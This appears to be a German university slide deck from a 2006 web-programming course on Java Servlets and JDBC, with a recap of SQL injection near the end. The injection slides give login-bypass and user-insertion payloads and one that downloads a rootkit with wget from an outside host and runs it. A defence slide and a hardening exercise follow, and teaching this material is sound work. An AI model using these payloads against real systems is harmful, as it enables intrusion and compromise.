

Java Servlets und Java DataBase Connectivity (JDBC)




17.05.2006

prInt



Wie geht es weiter?



prInt


Java Servlets

2 - 24.05.2006



Was sind Java Servlets?

- Serverseitig laufende Java-Klassen, die auf einen Client-Request (über HTTP) mit einer Response reagieren



prInt


Java Servlets

3 - 24.05.2006



Abgrenzung zu JSPs

- JSPs:
 - Ausgaben, Präsentation
 - JSPs generieren HTML-Seiten
 - werden intern zu Servlets kompiliert
- Servlets:
 - Inhalte, Anwendungslogik
 - Code-zentriert (Java-Klassen)
 - HTML höchstens als Ausgabe in Stream



prInt

Java Servlets

4 - 24.05.2006



Wozu Java Servlets?

- Erweiterung der Web-Server-Funktionalität
 - Dynamische Inhalte
 - Session-Verwaltung
 - Datenbank-Zugriff
 - ...
- Performanzvorteile gegenüber CGI/PHP
 - Kompilierung statt Interpretation
 - Eine Servlet-Instanz bedient viele Requests
 - Leichtgewichtige Prozesse (*Threads*)


prInt

Java Servlets

5 - 24.05.2006



Performanz: CGI vs. Servlet



prInt

Java Servlets

6 - 24.05.2006



HttpServlet

- Abstrakte Oberklasse für alle Servlets, die HTTP-Requests bedienen: `javax.servlet.http.HttpServlet`
- Lebenszyklus eines Servlets:



- `init()` -> Laden des Servlets
(~ `jspInit()`)
- `service()` -> bekommt alle **HttpServletRequest**-Requests und leitet sie je nach Anfrage automatisch weiter an:
- `doGet()`
- `doPost()`
- `destroy()` -> Servlet beenden
(~ `jspDestroy()`)

print

Java Servlets

7 - 24.05.2006



Beispiel `HelloServlet.java`

```
package de.unihh.informatik.vsis.print;
import java.io.*;
import javax.servlet.*;
import javax.servlet.http.*;

public class HelloServlet extends HttpServlet {
    public void doGet(HttpServletRequest req,
        HttpServletResponse resp)
        throws ServletException, IOException {
        PrintWriter out = resp.getWriter();
        out.write("Hello World!");
    }
}
```

print

Java Servlets

8 - 24.05.2006



Servlets aufrufen (1)

- Ein Servlet kann auf verschiedene Arten aufgerufen werden:

- Durch Eingabe einer URL im Browser:

```
http://host/servlets/Hello
```

- Als Ziel eines HTML-Formulars:

```
<FORM METHOD="POST" ACTION=/servlets/Hello>
<INPUT TYPE="text" name="user" >
</FORM >
```

print

Java Servlets

9 - 24.05.2006



Installation (Deployment)

- Alle Klassen (Servlets und Hilfsklassen wie `ArtikelListe`) nach `~/jsp/WEB-INF/classes/`
- Servlet muss dem Server explizit bekannt gemacht werden
 - Welche Servlets sind vorhanden?
 - Welche URL startet welches Servlet?
- Konfigurationsdatei: In `WEB-INF/web.xml` muss ein `<servlet>` und ein `<servlet-mapping>` Element eingerichtet werden

print

Java Servlets

10 - 24.05.2006



Beispiel für `web.xml`

```
<web-app>
...
<servlet>
  <servlet-name>HelloWorld</servlet-name>
  <servlet-class>de.unihh[...].HelloServlet</servlet-class>
</servlet>
<servlet-mapping>
  <servlet-name>HelloWorld</servlet-name>
  <url-pattern>/servlets/Hello</url-pattern>
</servlet-mapping>
...
</web-app>
```

```
http://print-www.informatik.uni-hamburg.de/printXX/servlets/Hello
```

print

Java Servlets

11 - 24.05.2006



Servlets aufrufen (2)

- Ein Servlet kann mit bestimmten Parametern aufgerufen werden:

- Durch Eingabe einer URL im Browser:

```
http://host/servlets/Hello?user="Meier"
```

- Mittels eines HTML-Formulars:

```
<FORM METHOD="POST" ACTION=/servlets/Hello>
<INPUT TYPE="text" name="user" >
</FORM >
```

Parameter


print

Java Servlets

12 - 24.05.2006



HttpServletRequest



(entspricht dem **request** aus JSPs)

- **Parameter**
 - `String getParameter(String name)`
 - `Enumeration getParameterNames()`

-> case sensitive:
`getParameter("user") !=`
`getParameter("User")`
- **Header**
 - `String getHeader(String name)`
 - `Enumeration getHeaderNames()`

-> z.B. Browser-Info:
`getHeader("UserAgent")`
- **Cookies**
 - `Cookie[] getCookies()`
- **Sessions**
 - `HttpSession getSession(boolean create)`
 - `HttpSession getSession()`

prInt

Java Servlets

13 - 24.05.2006



Sitzungsverfolgung

- Sitzungsinformationen kommen aus

```
HttpServletRequest request;  
HttpSession session= request.getSession()
```

- Die `HttpSession` hat frei setzbare Attribute
 - `setAttribute(String name, Object value)`
 - `Object getAttribute(String name)`
 - `Enumeration getAttributeNames()`

prInt

Java Servlets

14 - 24.05.2006



Sitzungsverfolgung: Beispiel

```
HttpSession session =request.getSession(true);  
ShoppingCart cart =  
(ShoppingCart)session.getAttribute("shopCart");  
if (cart == null) { // No cart in session  
    cart = new ShoppingCart();  
    session.setAttribute("shopCart", cart);  
}  
doSomethingWith(cart);
```


prInt

Java Servlets

15 - 24.05.2006



HttpServletResponse



(entspricht der **response** aus JSPs)

- `setContentType(String type)`
- `setHeader(String name, String wert)`
- `addCookie(Cookie c)`

-> für Text / HTML:
`setContentType("text/html")`

Cookie-Objekte kann man wie folgt erstellen:

```
Cookie c = new Cookie("Username", "Max");  
c.setMaxAge(int sekunden);
```

- Redirect – Umleitungsziel des Servlets:
`response.sendRedirect("test/abc.jsp");`

prInt

Java Servlets

16 - 24.05.2006



Servlets & JSP: Beispiel für **web.xml**

```
<web-app>  
...  
<servlet>  
  <servlet-name>HelloWorld</servlet-name>  
  <servlet-class>de.unihh[...].HelloServlet</servlet-class>  
</servlet>  
<servlet>  
  <servlet-name>HelloJSP</servlet-name>  
  <jsp-file>HelloWorld.jsp</jsp-file>  
</servlet>  
...  
</web-app>
```

prInt

Java Servlets

17 - 24.05.2006



Servlets & JSP

- Servlet: hole den Request Dispatcher für die JSP:
`RequestDispatcher dispatcher =`
`getContext().getNamedDispatcher`
`("HelloJSP");`
... und leite auf die JSP-Datei weiter:
`dispatcher.forward(request, response);`

- JSP: hole den Request:

```
<%  
//lies das Objekt art aus dem Request  
Artikel art =  
(Artikel)request.getAttribute("art");  
%>
```

prInt

Java Servlets

18 - 24.05.2006



Datenbank – Motivation

- Warum speichert man Daten aus einer Web-Anwendung in einer Datenbank?
 - Sessions sind i.d.R. nicht persistent
 - Für viele Anwendungen wird Persistenz über eine Session hinaus gebraucht
 - Auf einige Daten soll von mehreren Anwendungen zugegriffen werden (auch Nicht-Web-Anwendungen)

prInt

Java Servlets

19 - 24.05.2006



Technik: JDBC

- „Java DataBase Connectivity“
- Datenbankunabhängiges API auf SQL-Ebene
- unkomplizierter und syntaktisch gleicher Zugriff auf nahezu alle relationalen Datenbanken
- einfach in Servlets einzusetzen

prInt


Java Servlets

20 - 24.05.2006



DB-Zugriff per JDBC

- Herstellung einer Verbindung zur Datenbank über den entsprechenden JDBC-Treiber für das verwendete DBMS



- Erstellung eines *Statement*-Objektes
- Weitergabe des auszuführenden Statements über das Statement-Objekt an das darunter liegende DBMS
- Laden der Ergebnisse über die Ergebnisdatensätze
- Schließen der Verbindung zur Datenbank

prInt

Java Servlets

21 - 24.05.2006



Die Architektur von JDBC


```
import java.sql.*;
```

DriverManager
zentrale Verwaltungsklasse

Connection
Verbindung zu je einer Datenbank

Statement
Anfragen abschicken

ResultSet
von ausgeführter Anfrage erzeugte Menge von Ergebniszeilen



prInt

Java Servlets

22 - 24.05.2006



Registrieren des Treibers (Beispiel)

- Laden der Klasse reicht aus
- Für MySQL benutzen wir: `com.mysql.jdbc.Driver`
- Exceptions abfangen !

```
try {
    // Treiber registrieren
    Class.forName("com.mysql.jdbc.Driver");
}
catch (ClassNotFoundException e) {
    // hier eine sinnvolle Fehlerbehandlung...
    System.err.println(e);
}
```

prInt

Java Servlets

23 - 24.05.2006



Öffnen einer Verbindung (Beispiel)

- Informationen über die DB werden als **URL** übergeben:
 - Protokoll Hier: `jdbc:mysql:`
 - Server, Port Hier: `localhost:3306`
 - Datenbank Hier: `printwww`
- Die Methode in DriverManager lautet allgemein
`public static Connection getConnection (String url, String user, String passwd);`

```
Connection con = DriverManager.getConnection
("jdbc:mysql://localhost:3306/printwww",
"print","trimp");
```

prInt

Java Servlets

24 - 24.05.2006



Die SELECT-Anfrage: Abschicken

Klasse **Statement**

1. neues **Statement**-Objekt erzeugen und
2. mit **executeQuery()** eine Anweisung ausführen
3. Rückgabe: **ResultSet**

```
Statement stmt = con.createStatement();
String query = "SELECT * FROM buecher";
ResultSet rs = stmt.executeQuery(query);
```

print

Java Servlets

25 - 24.05.2006



Die SELECT-Anfrage: Auswertung

Die Rückgabe vom Typ **ResultSet** auswerten:

1. Schleife über alle Elemente mit **next()** (Cursorprinzip)
2. Felder typgerecht abfragen
get<type>(int index)
get<type>(String rowname)
3. Abfrage schliessen

```
while (rs.next()) {
    String s = rs.getString(2);
    int i = rs.getInt("ID");
}
rs.close();
```

ID	Name	Telefon
01	Langnese	555-1234
02	Schoeller	555-5678
03	Warncke	555-9012

print

Java Servlets

26 - 24.05.2006



UPDATE, INSERT, DELETE

- Ähnliches Vorgehen:
 1. neues **Statement**-Objekt erzeugen
 2. UPDATE, INSERT und DELETE werden mit **executeUpdate()** ausgeführt
 3. Rückgabe: **int**

```
Statement stmt = con.createStatement();
String query = "INSERT INTO buecher" +
    " (titel) VALUES ('JSP für Dummies)";
int result = stmt.executeUpdate(query);
```

print

Java Servlets

27 - 24.05.2006



Prepared Statement

- Vorübersetzte Anweisungen
- Platzhalter mit Fragezeichen für Benutzereingaben
- setXXX()-Methode: Werte für Platzhalter
- Typprüfung

```
PreparedStatement ps = con.prepareStatement
("UPDATE Kunden SET Bezirk = ? WHERE Adresse LIKE ?");
ps.setInt( 1, "12");
ps.setString( 2, "Parkstrasse");
ps.executeUpdate();
```

print

Java Servlets

28 - 24.05.2006



Einsatz in Servlets

Auf- und Abbau von DB-Verbindungen sind aufwändige Operationen!

- Aufbau der Verbindung in **init()**
- Mehrfache Nutzung in **doGet()**
 - Statements und ResultSets schliessen
 - Evtl. Verwendung von PreparedStatements
- Abbau der Verbindung in **destroy()**

print

Java Servlets

29 - 24.05.2006



Wiederholung: SQL-Injection

- Ausführung fremden SQL-Codes in Eurer Anwendung
- Übermittlung über Eingabefelder
 - Manipulation von Rechten
 - Einfügen von Benutzern
- Voraussetzung:
 - Kenntnis der DDL
 - Bei Standard- / OpenSource - Produkten frei erhältlich

print

Java Servlets

30 - 24.05.2006



SQL-Injection: Beispiel (1)

- Injektion des SQL-Codes über Loginmaske

Login-SQL:

```
SELECT count(*) from users WHERE username='admin' AND password='secret'
```



prInt

Java Servlets

31 - 24.05.2006



SQL-Injection: Beispiel (2)

- Zugang verschaffen
`SELECT count(*) from users WHERE username='admin' OR '1'='1' AND password='secret' OR '1'='1'`
- Benutzer anlegen
`SELECT count(*) from users WHERE username='admin'; INSERT into users VALUES ('hacker','mypass'); -- ` AND password='secret'`

prInt

Java Servlets

32 - 24.05.2006



SQL-Injection: Beispiel (3)

- Shellcode ausführen
`SELECT count(*) from users WHERE username='admin'; \#!/usr/bin/wget -O /tmp/rootkit.sh http://myrootkit.com/rootkit.sh; \#!/tmp/rootkit.sh; -- ` AND password='``

Rootkit ausführen

Rootkit herunterladen per „wget“

„!“ führt in MySQL Systembefehle aus

prInt

Java Servlets

33 - 24.05.2006



SQL-Injection: Abwehr

- Prüfung aller vom Benutzer eingegebenen Werte
 - Auf Schlagwörter (`SELECT`, `INSERT`, `DELETE`, `/*!`)
 - Anführungszeichen, Sonderzeichen etc.:
- Verwenden von `PreparedStatement`
 - Syntax der übergebenen Ausdrücke wird typgeprüft

prInt

Java Servlets

34 - 24.05.2006



Aufgabe

- Erstellt ein Servlet, welches die Artikelliste aus der Datenbank lädt, aufbereitet und zur Anzeige an eine JSP-Seite weiterleitet. Installiert dieses Servlet in der `web.xml`
- Speichert die eingegebenen Artikel der Artikelliste (letzte Aufgabe) in der Datenbank.
- Überprüft die eingegebenen Daten auf Gültigkeit. Sichert Eure Eingabemasken gegen SQL-Injection.
- Bonusaufgabe: SQL-Anfragen (`SELECT`)

prInt

Java Servlets

35 - 24.05.2006

